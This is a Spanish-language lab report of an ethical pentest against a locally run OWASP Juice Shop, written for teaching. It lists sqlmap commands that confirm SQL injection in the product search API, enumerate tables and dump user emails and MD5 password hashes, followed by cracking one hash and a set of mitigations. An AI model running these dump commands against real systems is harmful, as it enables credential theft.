# **Informe de Pentest Ético sobre OWASP Juice Shop**

**Objetivo General:** Realizar una auditoría de seguridad básica y documentada sobre el entorno vulnerable OWASP Juice Shop, simulando un escenario de hacking ético paso a paso.

1. **Instalación de Herramientas**

Se preparó un entorno Kali Linux, instalando las herramientas necesarias para el pentest. Las utilidades clave utilizadas fueron Nmap y SQLMap.

* sudo apt update
* sudo apt install -y nmap sqlmap
* Verificación de versiones:
  + nmap --version
  + sqlmap --version

1. **Preparación del Entorno OWASP Juice Shop**

OWASP Juice Shop fue desplegado utilizando Docker, asegurando un entorno de pruebas aislado y controlado.

* Comando de despliegue: docker run -d -p 3000:3000 --name juice-shop bkimminich/juice-shop:latest



* La aplicación quedó accesible en http://192.168.100.17:3000 (la IP debe ser la de la máquina anfitriona donde se ejecuta Docker).



1. **Verificación de Acceso al Objetivo**

Se empleó Nmap para confirmar que el puerto 3000 de la aplicación Juice Shop estaba abierto y accesible.

* Comando: nmap -p 3000 192.168.100.17
* Resultado esperado: Puerto 3000/tcp en estado open, confirmando la disponibilidad del servicio HTTP.

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.

1. Confirmación de Vulnerabilidad SQL Injection (SQLi)

Se utilizó SQLMap para validar la presencia de una vulnerabilidad de inyección SQL en el parámetro q de la API de búsqueda de productos de Juice Shop.

* Comando: sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2
* Salida: SQLMap confirmó la inyección SQL y detectó que el motor de la base de datos es SQLite.





1. Enumeración y Extracción de Datos


Una vez confirmada la SQLi, se procedió a enumerar y extraer datos sensibles de la base de datos.

* **5.1 Ver bases de datos:**
  + Comando: sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 --dbs

Texto

El contenido generado por IA puede ser incorrecto.

* **5.2 Ver tablas de la base de datos 'main':**
  + Comando: sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main --tables



* **5.3 Ver columnas de la tabla 'Users' en la base de datos 'main':**
  + Comando: sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main -T Users --columns

Texto

El contenido generado por IA puede ser incorrecto.

* **5.4 Extraer correos y contraseñas de la tabla 'Users':**
  + Comando: sqlmap -u "http://192.168.100.17:3000/rest/products/search?q=1" --batch --level=2 -D main -T Users -C email, password --dump

Texto

El contenido generado por IA puede ser incorrecto.

* **Ejemplo de credenciales extraídas:** [J12934@juice-sh.op](mailto:J12934@juice-sh.op) - 0192023a7bbd73250516f069df18b500. Se obtuvo la tabla Users con columnas email y password. Las contraseñas están hasheadas con MD5.

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.

1. **Crackeo de Contraseñas (Opcional)**

Se realizó un intento de descifrar el hash de la contraseña extraída (0192023a7bbd73250516f069df18b500) utilizando la herramienta online CrackStation.net.

* Proceso: Se ingresó el hash MD5 en la plataforma web de CrackStation.net para intentar su descifrado mediante tablas arcoíris y otras técnicas.
* Resultado: El hash 0192023a7bbd73250516f069df18b500 fue exitosamente crackeado, revelando que la contraseña original es admin123.

Interfaz de usuario gráfica, Texto, Aplicación

El contenido generado por IA puede ser incorrecto.

**Tabla de Vulnerabilidades:**

|  |  |  |  |
| --- | --- | --- | --- |
| **Vulnerabilidad** | **Descripción** | **Riesgo** | **Recomendación** |
| Inyección SQL en API | Parámetro q sin sanitizar permite extracción de datos | Alto | Implementar consultas parametrizadas y validación de entrada |
| Hashing obsoleto (MD5) | Contraseñas almacenadas con algoritmo vulnerable | Medio | Migrar a bcrypt o Argon2 y exigir contraseñas robustas |

1. Recomendaciones Técnicas

Para mitigar las vulnerabilidades encontradas, se recomienda:

* Validar y sanitizar todos los parámetros de entrada en la aplicación web, especialmente en endpoints de API como /rest/products/search?q=.
* Emplear consultas parametrizadas en la base de datos para prevenir inyecciones SQL, en lugar de concatenar directamente las consultas SQL.
* Actualizar el esquema de almacenamiento de contraseñas para usar algoritmos de hashing modernos y robustos como bcrypt o Argon2, que son resistentes a ataques de fuerza bruta y diccionarios, y salar adecuadamente los hashes.
* Realizar auditorías de seguridad periódicas y pruebas de penetración (pentesting) para identificar y corregir vulnerabilidades de forma proactiva.

1. Reflexión Ética y Profesional

La auditoría se llevó a cabo exclusivamente en un entorno aislado y controlado (OWASP Juice Shop desplegado en Docker), evitando cualquier interacción o afectación fuera del alcance autorizado.

Durante la ejecución del pentest, se respetaron los principios de confidencialidad de la información (no se divulgaron datos reales fuera del informe controlado), minimización del riesgo (se realizaron solo las acciones necesarias para confirmar y evidenciar las vulnerabilidades), y entrega de informes transparentes y profesionales